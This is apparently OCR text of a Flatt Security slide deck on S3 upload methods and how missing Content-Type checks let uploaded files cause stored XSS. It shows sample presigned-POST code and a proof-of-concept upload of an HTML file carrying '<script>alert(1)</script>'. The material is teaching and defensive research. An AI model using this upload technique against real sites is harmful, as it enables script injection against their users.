
Client Side Upload
for Pre Signed URL



Client Side Upload
for POST Policy

Client Side Upload for POST Policy


Flatt SECURITY



Client Side Upload for POST Policy


Flatt SECURITY

```
Gen Post Policy

GET /genPostPolicy HTTP/1.1
Host: example.test
...snip....
```



Client Side Upload for POST Policy

Flatt SECURITY




Generate Post Policy

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
...snip...

{"url":"https://example.s3.ap-northeast-1.amazonaws.com.test/","fields":{
    "Content-Type":"image/png",
    "bucket":"example",
    "X-Amz-Algorithm":"AWS4-HMAC-SHA256",
    "X-Amz-Credential":"ASIAUPVKPCT4BLMOUP3B/20240327/ap-northeast-1/s3/aws4_request",
...snip...
```

Client Side Upload for POST Policy

Flatt SECURITY



Post Policy for TypeScript SDK

```ts
server.post('/api/upload', async (request, reply) => {
  if (!request.body.contentType || !request.body.length) {
    return reply.code(400).send({ error: 'No file uploaded' });
  }

  if (request.body.length > 1024 * 1024 * 100) {
    return reply.code(400).send({ error: 'File too large' });
  }

  const filename = uuidv4();
  const s3 = new S3Client({});
  const { url, fields } = await createPresignedPost(s3, {
    Bucket: process.env.BUCKET_NAME!,
    Key: `upload/${filename}`,
    Conditions: [
      ['content-length-range', 0, 1024 * 1024 * 100],
      ['starts-with', '$Content-Type', 'image/'],
    ],
    Fields: {
      'Content-Type': request.body.contentType,
    },
    Expires: 600,
  });
  return reply.header('content-type', 'application/json').send({
    url,
    fields,
  });
});
```

Client Side Upload for Pre Signed URL


Flatt SECURITY

Post Policy

```
POST / HTTP/1.1
Host: example.s3.ap-northeast-1.amazonaws.com.test
Content-Type: multipart/form-data; boundary=--------------------------356481101232681496498747605 50
...snip

----------------------------356481101232681496498747605 50
Content-Disposition: form-data; name="Content-Type"
```


Client Side Upload for Pre Signed URL

Flatt SECURITY



Client Side Upload for Pre Signed URL

Flatt SECURITY



Object Storage - XSS 101

Object Storage


Flatt SECURITY

Object = Data(Binary) + Metadata


- Metadata can be freely configured using the API.
  - **Content-Type** information can also be added as metadata.
- Use cases
  - File Storage for Uploaded file
  - File Delivery

Object Storage of Upload Methods.


Flatt SECURITY



Server Side Upload
for SDK



Client Side Upload
for Pre Signed URL



Client Side Upload
for POST Policy

Object Storage of Upload Methods.

Flatt SECURITY

Validation before uploading in the real world

Extension Check

(allow .png .jpeg .gif ⋯ more safe extensions) → 


File Header Check → 

Content-Type Check → 


Server Side Upload for SDK	Client Side Upload for Pre Signed URL	Client Side Upload for POST Policy

Object Storage of Upload Methods.


Flatt SECURITY



Server Side Upload
for SDK




Client Side Upload
for Pre Signed URL



Client Side Upload
for POST Policy

Server Side Upload for SDK - XSS


Flatt SECURITY



The SDK will explicitly give preference to the user passing a Content-Type, otherwise it will specify a specific Content-Type

Server Side Upload for SDK - XSS


Flatt SECURITY



```
[_ct]: input[_CT]! || "application/octet-stream",
```

Server Side Upload for SDK - XSS

Flatt SECURITY




Content-Type: text/html

```
POST / HTTP/1.1
Host: example.com
Content-Type: multipart/form-data; boundary=——h

——hoge
Content-Disposition: form-data; name="photo"; filename="xss.html" Content-Type: text/html

<script>alert(1)</script>
```

Server Side Upload for SDK - XSS

Flatt SECURITY



Extension Check → check 🤦

File Header Check → check 🤦

Content-Type Check → … no check 😴

Server Side Upload for SDK - XSS


Flatt SECURITY

Content-Type: text/html

```
HTTP/1.1 200 OK
Content-Type: text/html

<script>alert(1)</script>
```

Server Side Upload for SDK - XSS

Flatt SECURITY



Server Side Upload for SDK - XSS

Flatt SECURITY

Content-Type: text/html

```
HTTP/1.1 200 OK
Content-Type: text/html

<script>alert(1)</script>
```


Server Side Upload for SDK - XSS

Flatt SECURITY


Browsers render with the Content-Type specified by the server
→XSS

Object Storage of Upload Methods.

